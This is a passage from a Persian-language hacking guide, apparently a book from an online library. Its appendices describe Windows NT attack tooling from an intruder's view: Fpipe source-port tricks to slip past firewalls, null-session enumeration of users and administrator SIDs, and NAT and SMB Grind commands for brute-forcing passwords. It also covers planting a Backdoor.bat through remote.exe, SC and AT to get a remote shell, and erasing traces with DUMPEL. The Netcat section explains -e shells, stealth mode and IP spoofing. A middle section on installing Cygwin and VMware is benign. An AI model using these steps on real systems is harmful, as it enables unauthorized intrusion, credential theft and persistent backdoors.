    Out :   192.168.0.148 :1972  →  216.239.33.101 : 80
```

این برنامه گزارش اتصال های موجد را هنگامی که کلید Ctrl+C را برای آن فشار ندهید برای شما نمایش میدهد. خوب توجه کنید این برنامه علاوه بر آدرس IP مبدا و مقصد و همچنین شماره پورت منبع هر اتصال را نیز نمایش میدهد.
با استفاده از سویچ s– می توان امکان بهره برداری بیشتر از مشخصه پورت را در اختیار برنامه قرار داد. به مثال زیر توجه کنید.

```
C: \> fpipe –l 139 –r 139 s 88 192.168.97.154
```

شاید با نگاه اول به این مثال فکر کنید که من دیوانه ام که ترافیک NetBIOS را دوباره به خودش برگرداندم مزیت این کار در این نهفته است که همه ترافیک SMB در فرآیند تغییر مسیر فوق از یک پورت منبع واحد (پورت شماره ۸۸) جاری میشود. از این کار میشود جهت خنثی سازی تاثیر دیوارهای آتشی استفاده کرد که بگونه نا مناسب پیکر بندی شده اند. پورت های قابل توجه دیگر برای این فرایند عبارتند از ۲۰ و ۲۵ و ۵۳ و ۸۰ .
یک مثال دیگر میزنم بهتر یاد بگیرید !!
به عنوان مثال اگر میزبان Remote دارای NC در پورت ۱۰۰۰ باشد ، از Fpipe جهت برقراری ارتباط با آن وسیله پورت مبدا متفاوت استفاده میکنیم و در رایانه خودمان دستور زیر را وارد میکنیم :

(c) ketabton.com: The Digital Library

C :\> Fpipe.exe –l 23 –s 25 –r 1000 xxx.xxx.xxx.xxx
این دستور Fpipe را برای ارتباطی در پورت ۲۳ ایجاد میکند. بوسیله Telnet جهت برقراری ارتباط با پورت ۲۳ برای دستگاه آزمایش ، ترافیک برای پورت ۱۰۰۰ در میزبان Remote با IP xxx.xxx.xxx.xxx تعیین خواهد شد که از پورت مبدا ۲۵ استفاده میکند. اکنون قادر به استفاده از NC از راه دور هستیم !!

ضمیمه شماره سه ؛ ابزارهای مفید برای ویندوز :

مقدمه :

این ابزارهایی که این جا معرفی میکنم ابزارهایی خوب هستند که کارایی عالی دارند البته اکثرا برای یک کار خاص هستند و البته داخل ویندوز نیستند !!

۱- Null Connection :

خوب این یک ابزار نیست بلکه به نوع خاصی ارتباط بین دو کامپیوتر میگویند که مهمان که درخواست ارتباط را فرستاده است تا پایان نشست ناشناس باقی بماند .
این نوع ارتباط معمولا بدون نام کاربر و کلمه عبور برقرار میشود ، از دستور NET USE جهت برقراری ارتباط با اشتراک پیش فرض IPC$ در سیستم ویندوز NT استفاده میکند. با اتصال این نوع میتوان اطلاعاتی درباره کاربر ، گروه ، و... به دست آورد. این اتصال نیاز به باز بودن پورت ۱۳۹ دارد .
شکل عمومی دستور به صورت زیر است :

C :\> net use \\ server name \ipc$ (( )) User (( ))/

۲- ابزار Dump SEC :

این ابزار دریافت اطلاعات فوق العاده در باره سرویس دهنده ها و کاربران آنها است . احتیاج به نشست Null دارد . میتوان آن را روی ماشین قربانی فرستاد و بعد در آنجا اجرا کرد و جواب ها را مشاهده کرد .
در مجموع کارایی آن عالی است و اگر به خط فرمان قربانی دست رسی دارید حتما این را امتحان کنید .

۳- ابزار SID 2 User و User 2 SID :

یک نمونه این را بالا تر ها معرفی کردم. در مواقعی که Restrict Anonymous در Registry برابر با ۱ تنظیم شده باشد خیلی از ابزارهای بالا جواب برای ما برنمی گرداند در این واقع ما از این دو ابزار برای فهمیدن SID مدیر که برابر با ۵۰۰ نیز هست استفاده میکنیم.
این ابزار هم نیاز به یک نشست Null دارد . به منظور به کارگیری User 2 SID نخست باید Null برای سرویس دهنده ایجاد کرد و سپس User 2 SID را بر خلاف سرویس دهنده هدف و یک گروه شناخته حساب را برای تعیین شناسه SID راهاندازی کرد.ترتیب پایین SID دستگاه هدف را باز میگرداند :

C :\> user 2 sid \\ server-name “ domain user “
سپس این وسیله SID را برای سرویس دهنده باز میگرداند. اکنون که SID دستگاه و شناسه نسبی (RED) گروه مدیریت را در اختیار دارید ، قادر به راه اندازی SID 2 User جهت تعیین IDS کاربر خواهید بود که از مدیران به حساب می آیند. ترتیب این دستور به صورت زیر است:

C :\> SID 2 User \\ server-name \ machine-sid admin-RID

۴- ابزار NAT و یا با نام کمال Net BIOS Auditing Tool :

این ابزار برای تست کلمات عبور بر روی یک کاربر و یا فهرستی از کاربران با مکانیزم Brute Force است که البته کلی رد پا از خودش به جا میگزارد و کند نیز هم است ولی کارای آن خوب است !!
این ابزار آنقدر کار میکند تا یک نام کاربر و کلمه عبور به درد بخور (معتبر) پیدا کند بعد متوقف میشود !!شکل کار با این به صورت زیر است :

C :\> nat –O out put.txt –u user list.txt –p passlist.txt xxx.xxx.xxx.xxx

۵- ابزار SMB Grind :

(c) ketabton.com: The Digital Library

این ابزار هم دقیقا مثل بالای است و از همان مکانیزم استفاده میکند ولی فرق این با بالایی این است که خیلی سریع تر است کار با این هم ساده است شکل عمومی دستور در این برنامه به صورت زیر است :

C :\> smbgrind –i IP address –r Net BOIS -v

دارای یک تعدادی سویچ هست که به خودتان توضیحات آن را واگذار میکنم .

۶- ابزار Somarsoft DumpReg :

این ابزار امکان تقاضای اطلاعات registry را از سرویس دهنده راه دور فراهم میکند. این ابزار احتیاج به اتصال NULL دارد که باید با دستور NET USE ایجاد کنید. این را بگویم هم که این ابزار گرافیکی است .

۷- ابزار Fport :

این ابزار قادر است رابطه موجد میان پورت های TCP و UDP ماشین قربانی را با برنامه های در حال اجرا بر روی این ماشین آشکار کند. توصیه میکنم که اگر به خط فرمان قربانی دسترسی دارید از این برنامه استفاده کنید تا موقعیت انواع مختلفی از برنامه هایی که امکان ورود به سیستم را به شما میدهد را برای شما آشکار کند.

۸- ابزار Loggedon :

این ابزار برای این است که ببینیم چه کسانی و البته از چه راه هایی به ماشین هدف دسترسی دارند. این هم ذکر کنم که سویچ و.. ندارد و یک فرمان تنها است و البته این ابزار کار برانی و البته روشهای اتصال قانونی را فقط نمایش میدهد و امثال خودمان را نمایش نمیدهد !!

۹- ابزار NT Last :

این ابزار دقیقا کارای بالا را دارد با این تفاوت که کار برانی و روشهای اتصال که قبل به ماشین هدف متصل بودن و الان متصل نیستند را نشان میدهد!!

ضمیمه چهارم ؛ معرفی ابزار های NT Resource Kit :

این همین جا اول کار بگویم که این بسته ابزارهای زیادی دارد و من فقط آنهایی را **معرفی** میکنم که به درد کار ما بخورد برای تهیه این بسته بد نیست یک سری به سایت مایکروسافت بزنید کل جعبه آن را پیدا میکنید !!! دوباره تاکید میکنم قسط من فقط معرفی است نه آموزش کامل بقیه کار را باید خودتان با توجه به نیازتان انجام دهید !!

۱- ابزار DUMPEL و یا با نام کامل Dump Event Log :

این ابزار برای مشاهده اتفاق های امنیتی است که افتاده و ثبت شده و کارای خوبی نیز دارد البته با ویرایش این ابزار هیچ وقت زمان ویرایش فایل ثبت وقایع عوض نمیشود در کل خوب است برای پاک کردن رد پاهای خودمان !!

۲- ابزار NLTEST :

هنگام تعیین دامنه در شبکه میتوان کنترل های دامنه را مستقر کرد !! این ابزار برای جایگزینی این کنترل کننده ها مورد استفاده قرار میگیرد!!

شما برای استفاده از این ابزار نیاز به پورت ۱۳۹ باز دارید و البته هیچ نیازی به دانستن کلمه عبور و نام حساب کاربری ندارید !!!

۳- ابزار EDUMP :

این ابزار برای بدست آوردن اطلاعات اضافی از سیستم هدف است از جمله خدمات انتقال ها !!و نشانی های IP سیستم های هدف و...

۴- USRSTAT :

(c) ketabton.com: The Digital Library

برنامه ای است که امکان گرد آوری مطالب کاربر را از کنترل کننده دامنه هدف فراهم میسازد. برای کشف کنترل کننده میتوانید از NLTEST و یا هر ابزار مورد علاقه دیگر استفاده کنید. این ابزار نیاز به یک اتصال NULL نیز دارد.

۵- ابزار Local Administrators :

این ابزار برای تشخیص حساب های کاربری با مجوز مدیر است البته فقط محلی نیست و از راه دور هم کار میکند !!

۶- ابزار Global :

این ابزار دقیقا مثل قبلی است و فقط از کنترل دامنه برای تشخیص استفاده میکند این دستور نیاز به یک اتصال NULL نیز دارد و البته به پورت ۱۳۹ باید باز باشد !!

۷- ابزار Srvcheck :

این ابزار برای کشف سرویس دهنده و اطلاعات مجوز اشتراک به کار میرود و اطلاعات اشتراک های مخفیانه را نیز کشف میکند. نیاز به یک اتصال NULL دارد تا کار بکند.

۸- ابزار SRVINFO :

این ابزار به منظور بر شمردن اطلاعات مفصل در مورد سرویس دهنده هدف مورد استفاده قرار میگیرد. این اطلاعات در بر گیرنده ؛ خدمات ، گرداننده ها ، نسخه نرم افزار و اشتراک ها میباشد. این ابزار باز هم مثل قبلی ها نیاز به یک اتصال NULL دارد.

۹- ابزار AUDITPOL :

این ابزار جهت برسی از راه دور و حساب های فعال یا غیر فعال سیستم NT به کار میرود و اگر میخواهید درست کار کند نیاز به دسترسی مدیریتی نیز میباشد. البته دستورات قابل اجرای بعدی بر روی سیستم را نیز مشخص میکند.

۱۰- ابزار SOMARSOFT DUMPREG :

این ابزار امکان دسترسی به مقادیر Registry را برای ما فراهم میکند. این ابزار احتیاج به یک اتصال NULL دارد و البته با یک ID معتبر.

۱۱- ابزار REGDMP :

این ابزار جهت نسخه برداری اطلاعات Registry از سرویس دهنده به کار میرود معمولا نیاز به دست رسی مدیریتی دارد و البته نیاز به اتصال null .

۱۲- ابزار Remote :

این ابزار برای کسب دسترسی خط فرمان هدف مورد استفاده قرار میگیرد .پیش از به کار گیری این ابزار باید کلمه عبور و نام کاربری با مجوز مدیر دست یافت. همچنین SC.exe و remote.exe (اگر سرویس Scheduler در هدف آشکار نشده باشد و فایل گروه Backdoor.Bat) را برای هدف نسخه برداری میکنیم. این فایل گروهی حاوی دستور زیر است :

Remote /S (cmd) pipname

Pipe خود را به هر نامی که بخواهید ، میتوانید نام گذاری کنید. سپس به منظور اجرای فایل گروهی باید یک روش دست یابیم که معمولا از Scheduler استفاده میکنیم. هنگامیکه فایل گروهی اجرا میشود میتوان بوسیله دستور زیر با سرویس دهنده ارتباط برقرار کرد :

C:\> Remote /C Servername pipename

۱۳- ابزار SC :

این ابزار به منظور آغاز و توقف سرویس Schedule در سیستم محلی به کار میرود !! برای به کارگیری این ابزار باید دسترسی مدیریتی و NetBIOS آشکاری در اختیار داشت. Schedule Service به منظور اجرای زمان بندی مشاغل به کار میرود ، همچون یک فایل گروهی

(c) ketabton.com: The Digital Library

که حاوی یک پردازه برای گشودن درب پشتی است که توسط Remote یا NC صورت میگیرد. برای آغاز سرویس Scheduler در سیستم از راه دور باید از دستور زیر استفاده کرد:

C :\> SC \\ Server Start Schedule

همچنین به منظور تایید سرویس Schedule که جریان دارد و یا پرسش Scheduler باید دستور زیر استفاده کنیم :

C :\> SC \\ Server query Schedule

هنگام به کار گیری از این دستور شاید به استفاده از AT یا Net time جهت ایجاد هماهنگی در Schedule نیاز باشد.

۱۴- ابزار AT :

این ابزار را میتوان جهت برنامه ریزی از راه دور بوسیله Schedule Service استفاده کرد و هنگام در دسترس قرار میگیرد که پردازه ایی را اجرا کرد و دسترسی Remote را به سیستم تقویت کرد. اول باید ثابت کرد که Schedule Service در میزبان آغاز شده است و یا سرویس را با دستور SC بالا به کار گرفت. سپس زمان محلی را کشف کرد بعد از دستور زیر استفاده کرد:

C :\> at \\ Server time “Command”

شما میتوانید به جای Command مسیر پردازه خود را بنویسید. که در ابزار قبلی توضیح دادم مثلا فایل Backdoor.Bat که حاوی پردازه ای جهت پرداختن به Remote یا NC میباشد تا درب پشتی را در ماشین هدف ایجاد کرد. جهت پرسش از این که چه مشاغلی ایجاد شده اند از دستور زیر استفاده میشود :

C :\> at \\ Server

۱۵- ابزار KILL :

این ابزار برای نابود کردن یک فرایند مورد استفاده قرار میگیرد. شکل دستور این جوری است:

D :\> kill <*pid*>

برای کشف کد pid هم میتوانید از فرمان Pslist که در بالاتر ها توضیح کامل دادم استفاده کنید.

ضمیمه پنجم ؛ حل مشکل اجرای برنامه های تحت لینوکس در ویندوز !!

توصیه موکد من به شما استفاده از Cygwin با تمام Package های آن است.

خوب برای این کار راه حل های بسیاری وجد دارد که البته اکثر دوستان نیز با آن نا آشنا هستند. کلا برای انجام این کار از دو راه کلی استفاده میشود ؛ راه اول نصب یک سیستم عامل مجازی درون ویندوز ؛ راه دوم شبیه سازی یک سیستم عامل مجازی درون ویندوز.

راه حل دوم بازدهی بیشتر و البته کارای بیشتر ولی دنگ فنگ زیاد (فقط در موقع نصب) را دارا است من از این نمونه فقط به توضیح برنامه Cygwin بسنده میکنم. راه حل اول شما واقعاً باید یک سیستم عامل مجازی را درون سیستم عامل اصلی خود نصب کنید که برای این کار برنامه های متعددی (بیش از ۵ برنامه) وجد دارد که از این دست من دو برنامه معروف VM WARE و Microsoft virtual pc و Connectix Virtual pc را معرفی میکنم. (دو برنامه آخری یک برنامه با دو نام متفاوت است).

اول برنامه Cygwin را توضیح میدهم (که عاشق آن شدم و زندگی بدون آن برایم امکان پذیر نیست اصلا) چون فوق العاده خفن است و البته رایگان هم است و کد های برنامه آن هم در دست رس میباشد.

برنامه مافوق خفن Cygwin :

این برنامه میتوانم بگویم سال ۱۹۹۷ میلادی و کمی قبل تر نوشته شده و کم کم توسعه یافته است سیستم کاری آن خیلی ساده است و فقط از یک مکانیزم منفرد Dynamic Linked Library یا به اختصار DLL استفاده میکند. آدم با استفاده از این برنامه رویایی استفاده از ابزارهای توپی همچون Nessus و md5sum و strace و strings و Cheops و... که فقط برای لینوکس نوشته اند را بدون هیچگونه مشکلی تحقق می یابد. (تأکید میکنم بدون مشکل و البته بدون دنگ فنگ)

این ابزار مشکل ترین مرحله آن مرحله نصب برنامه است و البته تهیه یک نسخه کامل از آن دردسر خیلی زیاد است. اگر قسط آن را دارید که برنامه را به روال معمول خودش نصب کنید حتما به فکر تهیه یک خط DSL بی افتد !!

(c) ketabton.com: The Digital Library

توصیه من پیدا کردن یک نسخه کامل از این برنامه بعلاوه تمام امکانات جانبی آن است یا حداقل امکانات اساسی آن که حداقل ۱۱۳ مگابایتی باید حجم داشته باشد. که برای این منظور میتوانید از سایت دانشگاه " برکلی " Berkeley استفاده کنید نسخه که من توصیه میکنم آدرس آن را در زیر قرار داده ام البته واقعاً محشر است.

http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinDevelSrc.exe

البته نسخه های دیگری هم وجد دارد که حجم کمتری دارد از قبیل :

http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinBasic.exe

با حجم ۱۰,۹ مگابایت و نسخه

http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinDevel.exe

با حجم تقریبی ۳۴,۶ مگابایت و نسخه

http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinBasic.exe

با حجم ۱۱,۱ مگابایت و نسخه

http://ptolemy.eecs.berkeley.edu/ptolemyII/ptII4.0/cygwinDevel.exe

با حجم تقریبی ۲۵,۴ مگابایت .

بعد از دریافت هر کدام از این ها ، مراحل زیر را به ترتیب انجام دهید


۱- آن را از حالت فشرده خارج کرده و برنامه نصب را از داخل پوشه اجرا کنید (معمولا خودش خودکار بالا می آید)
۲- بعد گزینه Install from local directory را انتخاب کرده (معمولا خودش این را هم انتخاب میکند به صورت پیش فرض)
۳- بعد Root Directory را جایی انتخاب کنید که برنامه در آنجا قرار میگیرد و (ریشه شروع لبه کار برنامه هم است)
۴- اگر میخواهد دیگر کاربران ماشین شما از برنامه استفاده کنند گزینه All User را انتخاب کنید در غیر این صورت گزینه Just ME را انتخاب کنید.
۵- گزینه DOS و Unix قالب تولید فایلهای متن را مشخص میکند. (فرقی با هم ندارد توصیه Unix است)
۶- گزینه Local Package directory هم محل وجود فایل های Package که همان برنامه های نصب در این شبیه ساز است را مشخص میکند.
۷- در قسمت Select Packages شما با توجه به مجموعه فایلها و برنامه هایی که دانلود کرده اید مجموعه ای از برنامه ها برای نصب در اختیار دارید که با کلید کردن روی گزینه View امکان انتخاب هر کدام از برنامه ها برای شما فراهم میشود.
۸- با زدن دکمه Next برنامه شروع به نصب خود میکند و در آخر کار هم از شما برای درست کردن میان بر در روی صفحه و منوی Start از شما سوال میکند .
۹- با کلید روی میان بر آن برنامه شروع به کار میکند و شما کاملا یک خط فرمان لینوکس (Shell) واقعی دارید در ویندوز خودتان !!

اگر از این راهی که من توصیه میکنم خوشتان نیامده میتوانید خود برنامه نصب را با حجم ۲۵۷ کیلو بیت از سایت Cygwin.com دریافت کرده و آن را اجرا کنید. ولی حتما به این یکی توصیه من ، که در مرحله دوم به جای گزینه Install from local directory یا گزینه Install from internet از گزینه Download Without Install استفاده کنید که با این کار شما Package ها را اول دانلود میکنید بعد به شیوه که بالا توضیح دادم برنامه را نصب میکنید البته در این شیوه که من اصلا توصیه نمیکنم اگر خدای نکرده اتفاقی از هر نوع بی افتد امکان شروع دوباره کار از اول است و شما همه برنامه هایی را که دریافت کرده اید از دست میدهید. بقیه کار بعد از اتمام انتخاب برنامه بعد دانلود آن مثل شیوه بالا است .

این را بگویم که شما می توانید برنامه نصب را هر چقدر بخواهید اجرا کنید و برنامه دانلود کنید و بعد نصب کنید یا برنامه خاصی را حذف کنید یا همه را حذف کنید.

خوب این برنامه واقعاً شاهکار است چون بعد از اجرای آن که یک خط فرمان ساده به ما میدهد که اجازه اجرای همه برنامه های ویندوز و لینوکس حتی گرافیکی ها را در ان به ما میدهد که این شکلی :

(c) ketabton.com: The Digital Library



خوب بقیه کارا را خودتان میدانید به من ربطی ندارد با این میخواهید چه کار کنید فقط این بگم تمام دستورهای لینوکس و تمام دستورهای ویندوز فقط در این یک وجب بالا می آید البته آنهایی که عاشق محیط X-Windows لینوکس هستن بگم که برید کد های آن را دانلود کنید بعد بیاد این تو نصب کنید تا واقعاً یک لینوکس داشته باشید برای آنهایی هم که مثل من هستن و خط فرمان را دوست دارن فکر کنم همین بس باشد و پول اضافی برای دانلود ندارند بدن !!

معرفی برنامه معروف VM WARE :

این برنامه پولی است (پس من با زیاد آن توضیح نمیدهم !!) نسبت به هم کاران خود در این صنف میشود گفت یک وجب بالاتر است از بقیه البته از Microsoft virtual pc میشود گفت یک ..... ۱۰ سال نوری بالاتر است.

آخرین نسخه آن نسخه ۵ باید باشد که فکر میکنم حالا (در این زمان) نسخه آلفا آن هم آمده باشد این برنامه به شما بعد از نصب خودش!! اجازه نصب سیستم عامل های ویندوز (تمام نسخه ها) و لینوکس (۹۹,۹۹۹۹% نسخه ها) را به شما در درون سیستم عامل خودتان که ممکن است لینوکس یا ویندوز باشد ، به شما میدهد.
این سیستم عاملی که به این صورت نصب میکنید واقعاً در شبکه به عنوان یک ماشین حقیقی در شبکه شناخته میشود یک کمی دنگ فنگ آن برای شبکه کردن ماشین مجازی با ماشین حقیقی خودتان زیاد است کلا سه حالت برای این کار به شما میدهد ؛ حالت اول استفاده از گزینه Use Bridged Networking است که یک کارت شبکه مجازی برای شما و ماشین مجازی نصب میکند و بقیه کار های شبکه هم مثل روال معمول است و البته در این حالت باید شما به آن یک IP خاص . حالت دوم که برای ما ایرانی ها بهتر است !!! استفاده از گزینه Use Network Address Translation که به اختصار NAT میگویند است در این موقع هر وقت توسط رایانه حقیقی به شبکه وصل شدید رایانه مجازی سعی میکند یک آدرس IP از ISP شما بگیرد که در اکثر مواقع (بیش از ۹۰%) ناکام میماند و شما هم DIC میشوید چون معمولا ISP ها کارت اشتراک خود را فقط برای اتصال یک کامپیوتر پیکر بندی میکنند نه چند تا، که اسرار در این کار ممکن است به قطع شدن اشتراک شما نیز بی انجامد. حالت سوم پس به درد ما میخورد در این شیوه رایانه حقیقی تقریبا نقش یک سرور را انجام میدهد به این صورت که همه رایانه های مجازی زیر مجموعه این ماشین میشوند و مثلا اگر درخواستی برای دیدن یک صفه وب از طرف آنها باشد اول رایانه شما آن صفحه را از ISP خودتان میگیرد بعد میدهد به آن ماشین مجازی (دقیقا مثل ۹۹% کافی نیت ها).

نکته دیگری که در باره این برنامه مهم است شیوه تقسیم RAM است باید شما رم خود را اول ظرفیت آن را تقسیم بر دو کرده و عدد حاصل را به صورت مساوی بین تعداد ، ماشین های مجازی که قسط دارید به طور هم زمان از آنها استفاده کنید تقسیم کنید ؛ اگر قسط استفاده هم زمان از آنها را ندارید میتوانید نصف RAM خود را به آن ماشین مجازی اختصاص دهید .

آخرین نکته این است که شما روی هارد خود یک هارد مجازی ایجاد میکند و نباید نگران استفاده از دستورات خوبی همچون Fdisk و.. باشید!

معرفی برنامه Connectix Virtual pc و Microsoft virtual pc :

اول این را بگویم که برنامه Connectix Virtual pc توسط مایکروسافت خریداری شده و نام آن به Microsoft virtual pc تغییر پیدا کرده و البته بدتر هم شده !! پس دنبال نسخه قدیمی Connectix بگردید که فکر کنم تو شبکه هم خیلی کم است ولی از لینوکس پشتیبانی میکند.

(c) ketabton.com: The Digital Library

این بیلی پست فطرت بعد از خرید این برنامه و تغییر اسم آن دیگر از لینوکس در این برنامه پشتیبانی نمیکند ولی شما میتوانید در این برنامه لینوکس نصب کنید ولی امکانات شبکه در اختیار شما نیست (بیلی میکشم تو را !!!!).

نسخه Connectix آن واقعاً محشر بود در این سادگی کارایی خوبی داشت ولی.... بگذریم کار با این برنامه خیلی ساده است و اصلا نیاز به توضیح ندارد و بد نیست کمی تجربه کسب کنید با آن. قسمت شبکه آن تقریبا مثل VM است و توضیح هم نمیخواهد . مشکل تخصیص رم هم ندارد ولی اصولا شبیه VM است و بد نیست از فرمولی که بالا به شما ها یاد دادم برای پایداری ماشین خودتان و ماشین مجازی از آن استفاده کنید .

ضمیمه ششم ؛ معرفی ابزار NC یا با نام کامل Net Cat :

یک ابزار همه کاره است. باید خیلی پیش از این ، این ابزار معرفی میکردم ولی نمیدانستم که کجا باید درباره آن توضیح بدهم. همیشه کار راه می اندازد. دارای یک سری سویچ است که همه را توضیح کامل میدهم البته چون میدانم به کار شما ها خواهد آمد میگویم!!
همه کاره است ، از پویش پورت گرفته تا یک اسب تروا مرگ بار تا یک نرم افزار برای جمع آوری اطلاعات و.... دوست دارم آن را چون واقعاً لایق این دوست داشتن است.

```
C:\amir>nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode


        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

	سویچ	توضیحات
١	-d	این گزینه تنها تحت سیستم عامل ویندوز قابل بهره برداری بوده و باعث می شود تا برنامه tNetca در حالت مخفی (یا اصطلاحا stealth mode) فعالیت نماید ؛ بدین معنی که به طور مجزا از اعلان MS-DOS به اجرا درآید. این گزینه به برنامه Netcat اجازه میدهد تا بدون نیاز به باز نگه داشتن پنجره اعلان MS-DOS ، در حالت آمده یا گوش به زنگ (Mode Listening) به فعالیت خود ادامه دهد. همچنین گزینه مورد بحث اطمینان بهتری را درباره فعالیت برنامه Netcat به مهاجم میدهد.
٢	-e <*command*>	در صورتی که برنامه nc توسط گزینه gaping_security_hole کامپایل شده باشد ، هر بار که برنامه ای از طریق یک پورت به خصوص اقدام به برقراری اتصال با کامپیوتری می کند که عهده دار میزبانی برنامه NC است ، نمونه آمده به کار از این برنامه که بر روی آن پورت گوش به زنگ است فرمان command را اجرا خواهد کرد ، این در حالی است که برنامه NC در سمت کلاینت جریان ورودی و خروجی و یا I/O را از طریق خط لوله ای مجازی به نمونه دیگری از برنامه NC که در جای دیگری گوش به زنگ و آماده است ارسال میکند. استفاده از این قابلیت فوق اعاده خطرناک است مگر اینکه به فرایند در حال اجرا کاملا مشرف باشید. بهره گری از این گزینه روش آسان برای راه اندازی یک shell مخفی بر روی یک سیستم نمونه به منظور اجرای فرمانهای مورد نظر محسوب میشود.

(c) ketabton.com: The Digital Library

٣	-i<*second*>	این گزینه مشخص کننده تاخیری است که برنامه NC مابین دو فرایند ارسال متوالی داده ها منظور میکند. برای مثال هنگام انتقال اطلاعات یک فایل به برنامه NC ، این برنامه به اندازه زمانی که توسط آرگومان فوق مشخص میشود ، پیش از دریافت خط بعدی از ورودی تاخیر ایجاد میکند. استفاده از برنامه NC بر روی چندن پورت از یک رایانه میزبان موجب میشود تا این برنامه پیش از ارتباط با پورت بعدی به اندازه تعیین شده توسط آرگومان مورد بحث ثانیه تاخیر ایجاد کند. این قابلیت به کاربر اجازه میدهد تا فرایند انتقال داده ها و یا حملات احتمالی بر روی یک سرویس موجد را با وضوح بیشتری مشاهده کرده ، ضمن اینکه امکان مراقبت از پورت ها را تحت یک نوع سیستم تشخیص تجاوز یا اصطلاحا IDS ، در اختیار مدیر سیستم قرار می دهد.
٤	-g<*route-list*>	استفاده از این زینه میتواند گول زننده باشد !! در واقع این برنامه شیوه سفت سختی را برای مسیر یابی منبع مورد استفاده قرار نمیدهد (این موضع را به زودی در قسمتی با عنوان جعل آدرس IP یا همان IP Spoofing توضیح میدهم) . بهره گیری از تعداد حداکثر ٨ گزینه g– در سطر فرمان به منظور اجبار در عبور داده ها از آدرس IP مشخص مجاز میباشد. این قابلیت در مواردی که جعل آدرس IP منبع داده ها (جهت دور زدن فیلترها دیوار آتش یا لیست آدرس های مجاز برای دست یابی) مد نظر بوده و مایل به دریافت پاسخ از جانب رایانه میزبان باشیم ، مفید واقع میشود. به واسطه مسیر یابی منبع از طریق کامپیوتر تحت کنترل خود میتوانیم بسته های IP را مجبور کنیم تا به جای انتقال به مقصد واقعی خود به آدرس مورد نظر ما جاری شوند. با این همه توجه به این موضوع مهم است که این فرایند در اغلب موارد غیر عملی است چرا که بیشتر روترها امروزی گزینه مسیر یابی مورد بحث را نادیده گرفته ضمن آنکه بیشتر فیلترهای نصب شده بر روی پورت های و همچنین اغلب دیوارهای اتش هرگونه اقدامی را جهت انجام این ار به ثبت میرسانند.
٥	-G<*hope pointer*>	از این گزینه هنگامی استفاده میشود که خواسته باشیم تا آدرس IP به خصوصی را در لیست تعیین شده توسط گزینه g– به عنوان آدرس بعدی مشخص کنیم . به دلیل ماهیت چهار بایتی آدرس های IP این آرگومان همواره به شکل مضرب های از عدد ۴ ظاهر میشود. به گونه ای که عدد ۴ به اولین آدرس IP و عدد ٨ به دومین آدرس IP در لیست اشاره میکند و برای سایر آدرس ها هم به همین ترتیب ادامه پیدا میکند. این قابلیت برای مواردی مفید است که بخواهیم که بخشهای از لیست آدرس های IP را به گونه ای جعل کنیم که به نظر آید این آدرسها از جای دیگری تعیین شده اند. به این ترتیب که با قرار دادن آدرس های IP جعلی در اولین دو گزینه – g از لیست آدرس های IP و استفاده از عدد ١٢ به عنوان آرگومان گزینه G– میتوان ترتیبی داد تا بسته های IP مربوطه مستقیما به سومین آدرس IP موجد در لیست مسیرها سرازیر شود. با این حال محتوای اصلی بسته ها کماکان شامل آدرس های جعلی خواهد بود. از این رو چنین به نظر خواهد رسید که بسته مورد نظر از موقعیت طبیعی خود به مقصد ارسال شده ، درحالی که فرایند ارسال از موقعیت متفاوتی انجام شده است. این قابلیت میتواند هنگام جعل آدرس IP مسیر یابی منبع مفید واقع شود ، اما هیچ تضمینی در مورد دریافت پاسخ از جانب میزبان در دست نخواهد بود ، چرا که میزبان مورد نظر سعی خواهد داشت تا مسیر را از ان چه که آدرس IP جعل شده مشخص میکند ، منحرف نماید .
٦	-l	این گزینه باعث فعال یا غیر فعال شدن حالت گوش به زنگ یا Listening mode در برنامه NC میشود. گزینه فوق باید به همراه گزینه p– برای تعیین پورت TCP مورد نظر به منظور انظار برنامه NC جهت برقراری ارتباط بر روی آن پورت مور استفاده قرار بگیرد. برای بهره گیری از پورت های UDP به جای TCP کافی است به جای گزینه p– از u– استفاده کنید.
